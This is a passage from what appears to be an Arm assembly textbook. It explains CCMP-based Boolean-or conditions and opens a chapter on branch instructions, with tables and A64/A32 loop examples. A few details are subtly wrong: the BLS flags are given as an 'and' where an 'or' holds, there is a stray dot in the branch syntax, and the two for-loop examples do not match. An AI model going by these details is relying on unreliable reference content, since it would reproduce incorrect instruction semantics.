


Figure 7.24: Decision tree using Boolean-or connector

We start our process the same way as before. We perform a `CMP w0, w1` and then `EQ` will be satisfied if $w_0 == w_1$. See [Figure 7.25](#).

As before, we can perform both sides of the second-level comparison in one go via a `CCMP` instruction. As with the last time, we first determine how to test $w_2 < w_3$ in isolation. Here, a `CMP w2, w3` followed by testing `LT` would do the trick. Next, we “promote” the `CMP` to a `CCMP` to connect it to the rest of the decision tree.




Figure 7.25: CMP decision tree

For Boolean-or connectors, we need to be especially careful with the condition code. Here, the $w_2 < w_3$ condition is being tested on the *not-equal* branch of the decision tree, so our `CCMP` condition is `NE`, not `EQ`, as shown in [Figure 7.26](#).




Figure 7.26: CCMP condition

Finally, we again need to pick a value for $nzcv$ to handle the other side of the decision tree where $w_0 == w_1$. In our original decision tree this branch should yield the overall result of our conditional as *true*. Since we are computing the result of our Boolean statement onto **LT**, this means we need to pick a value for $nzcv$ such that **LT** is satisfied;

that is, we should pick a value such that $N \neq V$. The number 8 satisfies this condition, since $8 = 0b1000$, i.e., sets $N = 1$ and $V = 0$. See [Figure 7.27](#).

Now we have fully completed our Boolean-or statement. A subsequent LT-conditional instruction will run if and only if $w0 == w1 || w2 < w3$.

```
cmp w0, w1          ; Satisfy NE if w0 != w1
ccmp w2, w3, 8, NE  ; Satisfy LT if w0 == w1 || w2 < w3
blt _label
```




Figure 7.27: CCMP instruction with nzcv value

As a sanity check, we can walk through the logic of this sequence again to check that it is correct. First, let's take the case where $w0 \neq w1$. Here, the CCMP instruction's NE condition is met, and so CCMP compares $w2$ with $w3$. LT will then be set if $w2 < w3$ and not set otherwise. By contrast, in the case where $w0 == w1$, CCMP's NE

condition is *not* met. Instead, CCMP sets NZCV to 8, and the later test of the LT condition will automatically succeed. In other words, the branch will be taken if w0 == w1 or if w2 < w3 and will not be taken otherwise.

Notes

- 1 ARM Cortex-A Series. Programmer's Guide for ARMv8-A (ID050815): 4.5.2 PSTATE at AArch32
- 2 Arm Architecture Reference Manual Armv8 (ARM DDI 0487G.a): C6.1.4 Condition flags and related instructions
- 3 <https://opensource.apple.com/source/xnu/xnu-4570.31.3/libsyscall/custom/SYS.h.auto.xhtml> (See ARM system call interface comment.)
- 4 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): C1.2.4 Condition code
- 5 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): C1.2.4 Condition code
- 6 ARM Cortex-A Series. Programmer's Guide for ARMv8-A (ID050815): 6.2.5 Conditional Instructions
- 7 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): F5.1.56 IT
- 8 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): F1.2.1 Conditional Instructions
- 9 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): B.1.2 Registers in AArch64 Execution state
- 10 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): C3.3.1 Arithmetic (immediate)
- 11 Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a): F1.4.2 Shift Instructions

- [12](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
F1.4.3 Multiply Instructions
- [13](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
F1.4, Table F1-2
- [14](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
C6.2.15 ANDS (shifted register) (A64)
- [15](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
F5.1.263 TST (register) (A32/T32)
- [16](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
G5.1.259
- [17](#) ARM Compiler toolchain - Assembler Reference v4.1 (ID080411):
3.4.12 TST and TEQ
- [18](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
C3.4.11 Conditional Select
- [19](#) Arm Architecture Reference Manual Armv8 (ARM DDI 0487F.a):
C3.4.12 Conditional comparison

CHAPTER 8

Control Flow

Instructions are executed sequentially. But what happens when a program uses a condition statement or calls a subroutine? The first section of this chapter discusses how branch instructions alter the flow of execution. As you will learn in the second part of this chapter, these instructions are primarily used to invoke functions and subroutines, which will be discussed in more detail.

Branch Instructions

Branch instructions change the flow of execution by updating the program counter to the target address specified in the branch instruction. In assembly, this target address can be specified either as a label or as a register holding an address. At the binary level, labels are encoded into instructions as an immediate offset that is added to the PC when the instruction is executed. Together, these branch instructions can be used to encode conditional logic, loops, and calls to subroutines.

[Table 8.1](#) contains an overview of branch instructions that branch to a specified label.

Table 8.1: Immediate Branches

STATE	INSTRUCTION	SYNTAX
AArch64	Unconditional branch	B <label>
	Conditional branch	B.<cond> <label>
	Branch with link	BL <label>
	Compare and branch if nonzero	CBNZ Wt Xt, <label>
	Compare and branch if zero	CBZ Wt Xt, <label>
	Test bit and branch nonzero	TBNZ Wt Xt, #imm, <label>
	Test bit and branch zero	TBZ Wt Xt, #imm, <label>
AArch32	Unconditional branch	B <label>
	Branch unconditionally	B<cond> <label>
	Branch with Link	BL{cond} <label>
	Branch with Link and Exchange	BLX{cond} <label>
	Compare and branch on zero	CBZ Rn, <label>
	Compare and branch on nonzero	CBNZ Rn, <label>

[Table 8.2](#) shows instructions that set PC to the value contained in the specified register.


Table 8.2: Register Branches

STATE	INSTRUCTION	SYNTAX
AArch64	Branch to register	BR Xn
	Branch with link to register	BLR Xn
	Return from subroutine	RET {Xn}
AArch32	Branch to address, Exchange	BX{cond} Rm
	Branch with Link (and Exchange)	BLX{cond} Rm
	Branch and Exchange (Jazelle) [*]	BXJ{cond} Rm
	Table Branch (byte offset)	TBB{cond} [Rn, Rm]
	Table Branch (halfword offset)	TBH{cond} [Rn, Rm, LSL #1]

^{*} Deprecated in Armv8

Conditional Branches and Loops

The simplest A32 branch instruction is the *branch* instruction, `B`. This instruction will unconditionally set `PC` to the target address of the branch but can be made conditional by appending a condition code, such as `EQ`, to the end of the instruction name, as shown in [Figure 8.1](#).



[**Figure 8.1:**](#) Conditional branch example

In A64, the branch instruction `B` can also be used, except that the A64 syntax requires a dot before the condition code when performing conditional branches.

```

B label
.B.<cond> label

```

Conditional branches are used for program flow structures such as `while loops`, `for loops`, `if-then`, and `if-then-else` statements in combination with compare instructions that set condition flags. In [Table 8.3](#) you can find a list of conditional branch instructions and the corresponding flags that are tested, and in [Table 8.4](#) you can find a summary of conditional branches for comparing signed and unsigned numbers.

Table 8.3: Conditional Branch Instructions

CONDITIONAL BRANCHES	DESCRIPTION	FLAGS TESTED
BEQ <i>label</i>	Branch if E Qual	Z = 1
BNE <i>label</i>	Branch if N ot E qual	Z = 0
BCS/BHS <i>label</i>	Branch if unsigned H igher or S ame	C = 1
BCC/BLO <i>label</i>	Branch if unsigned L ower	C = 0
BMI <i>label</i>	Branch if M inus (negative)	N = 1
BPL <i>label</i>	Branch if P Lus (positive or zero)	N = 0
BVS <i>label</i>	Branch if o V erflow S et	V = 1
BVC <i>label</i>	Branch if o V erflow C lear	V = 0
BHI <i>label</i>	Branch if unsigned H igher	C = 1 & Z = 0
BLS <i>label</i>	Branch if unsigned L ower or S ame	C = 0 & Z = 1
BGE <i>label</i>	Branch if signed G reater or E qual	N = V
BLT <i>label</i>	Branch if signed L ess T han	N != V
BGT <i>label</i>	Branch if signed G reater T han	Z = 0 & N = V
BLE <i>label</i>	Branch if signed L ess than or E qual	Z = 1 or N = !V

Table 8.4: Conditional Branches for Signed and Unsigned Numbers

SIGNED	UNSIGNED	COMPARISON
BEQ	BEQ	$=$
BNE	BNE	\neq
BGT	BHI	$>$
BGE	BHS	\geq
BLT	BLO	$<$
BLE	BLS	\leq

Let's look at some examples of conditional branches in program flow structures. [Table 8.5](#) compares the values in two registers in both the A32 and A64 instruction sets. The program branches to the `inc` label and increases the value in a register by `1` if the `NE` condition is met, i.e., if the compared values are not equal. If the condition is not met, the program instead branches to the `_exit` label.

Table 8.5: If-Else Assembly Examples

A64 IF-ELSE EXAMPLE	A32 IF-ELSE EXAMPLE
<pre> main: mov x1, #2 // a = 2 mov x2, #4 // b = 4 compare: cmp x1, x2 // a == b? b.ne inc // if NE, inc b _exit // else, exit inc: add x1, x1, #1// a++ _exit: mov x0, #0 // error code mov x8, #93 // exit() syscall svc #0 // invoke syscall </pre>	<pre> main: mov r1, #2 // a = 2 mov r2, #4 // b = 4 compare: cmp r1, r2 // a == b? bne inc // if NE, inc b _exit // else, exit inc: add r1, r1, #1// a++ _exit: mov r0, #0 // error code mov r7, #1 // exit() syscall svc #0 // invoke syscall </pre>

The same branch instructions can be used to create `while` loops. [Table 8.6](#) compares two register values and increments the value in `x1` until it is equal to the value in `x2`. Note that in this example, the branch to the `exit` label is optional since the instructions of the `exit` routine will be executed if the NE condition is not met.

Table 8.6: While Loop Assembly Examples

A64 WHILE LOOP EXAMPLE	A32 WHILE LOOP EXAMPLE
<pre> main: mov x1, #1 // a = 1 mov x2, #4 // b = 4 b while // branch inc: add x1, x1, #1// a++ while: cmp x2, x1 // a == b? b.ne inc // if NE, inc b _exit // else, exit _exit: mov x0, #0 // error code mov x8, #93 // exit() syscall svc #0 // invoke syscall </pre>	<pre> main: mov r1, #1 // a = 1 mov r2, #4 // b = 4 b while // branch inc: add r1, r1, #1// a++ while: cmp r2, r1 // a == b? bne inc // if NE, inc b _exit // else, exit _exit: mov r0, #0 // error code mov r7, #1 // exit() syscall svc #0 // invoke syscall </pre>

If we remove the first branch to the `while` label, we get a do-while loop that performs the comparison after first incrementing `x1`, as shown in [Table 8.7](#).

Table 8.7: Do-While Loop Assembly Examples

A64 DO-WHILE LOOP EXAMPLE	A32 DO-WHILE LOOP EXAMPLE
<pre> main: mov x1, #1 mov x2, #4 inc: add x1, x1, #1 while: cmp x2, x1 b.ne inc b _exit _exit: mov x0, #0 // error code mov x8, #93 // exit() syscall svc #0 // invoke syscall </pre>	<pre> main: mov r1, #1 mov r2, #4 inc: add r1, r1, #1 while: cmp r2, r1 bne inc b _exit _exit: mov r0, #0 // error code mov r7, #1 // exit() syscall svc #0 // invoke syscall </pre>

As you can see in [Table 8.8](#), writing `for` loops in assembly shares similarities with the examples we've seen before. This routine compares register `x1` and `x2` and, while their values are not equal, adds their sum to register `x3` and increments `x2`.

Table 8.8: For Loop Assembly Examples

A64 FOR LOOP EXAMPLE	A32 FOR LOOP EXAMPLE
<pre> main: mov x1, #4 // j = 4 mov x2, #0 // i = 0 mov x3, #2 // x = 2 b compare inc: add x3, x2, x1 // x = i + j add x2, x2, #1 // i++ compare: cmp x1, x2 // i == j? b.ne inc // if NE, inc b _exit // else, exit _exit: mov x0, #0 // error code mov x8, #93 // exit() syscall svc #0 // invoke syscall </pre>	<pre> main: mov r1, #4 // j = 4 mov r2, #0 // i = 0 mov r3, #0 // x = 0 b compare inc: add r3, r3, #1 // x++ add r2, r2, #1 // i++ compare: cmp r1, r2 // i == j? bne inc // if NE, inc b _exit // else, exit _exit: mov r0, #0 // error code mov r7, #1 // exit() syscall svc #0 // invoke syscall </pre>

In A64, the *branch to register* instruction, `BR`, changes the flow of execution to the address specified in a general-purpose register but cannot be executed conditionally. If applied to our previous `if-else` example, we can use a `BR` instruction to branch to the `compare` label by loading its address into `x2` using an `ADR` instruction.

```

main:
    mov w0, #2      // a = 2
    mov w1, #4      // b = 4
    adr x2, compare

compare:
    cmp w0, w1      // a == b?
    bne inc         // if NE, inc

```

```

b      _exit          // else, exit

inc:
    add  w0, w0, #1   // a++
    br    x2           // branch to compare

```

Note that the `B` and `BR` instructions are not suitable for subroutine calls, since they do not implicitly fill the link register with the return address for the subroutine call. There are, however, two exceptions to this general rule: first, if a subroutine will never return, and second, if the link register is explicitly set to a custom address that is not the instruction immediately following the branch. In practice, however, both these edge cases are rarely encountered when disassembling compiled code, and almost all function calls are performed using one of the *branch-with-link* group of instructions.

Test and Compare Branches

For routines that check for a zero value, the T32 and A64 instruction sets can simplify such routines with the instructions `CBNZ` and `CBZ`, which compare a register to zero and branch conditionally, without affecting the condition flags. These instructions are not available in the A32 instruction sets. See [Table 8.9](#).

Table 8.9: Compare and Branch Instructions

STATE	INSTRUCTION	SYNTAX
A64	Compare and branch if zero	<code>CBZ Wt xt, <label></code>
	Compare and branch if nonzero	<code>CBNZ Wt xt, <label></code>
T32	Compare and branch if zero	<code>CBZ Rn, <label></code>
	Compare and branch if nonzero	<code>CBNZ Rn, <label></code>

The `CBNZ` instruction compares the specified register to zero and branches to the label if this condition is false.

`CBNZ Rn, <label>`

This instruction is the equivalent of the following two operations:

```
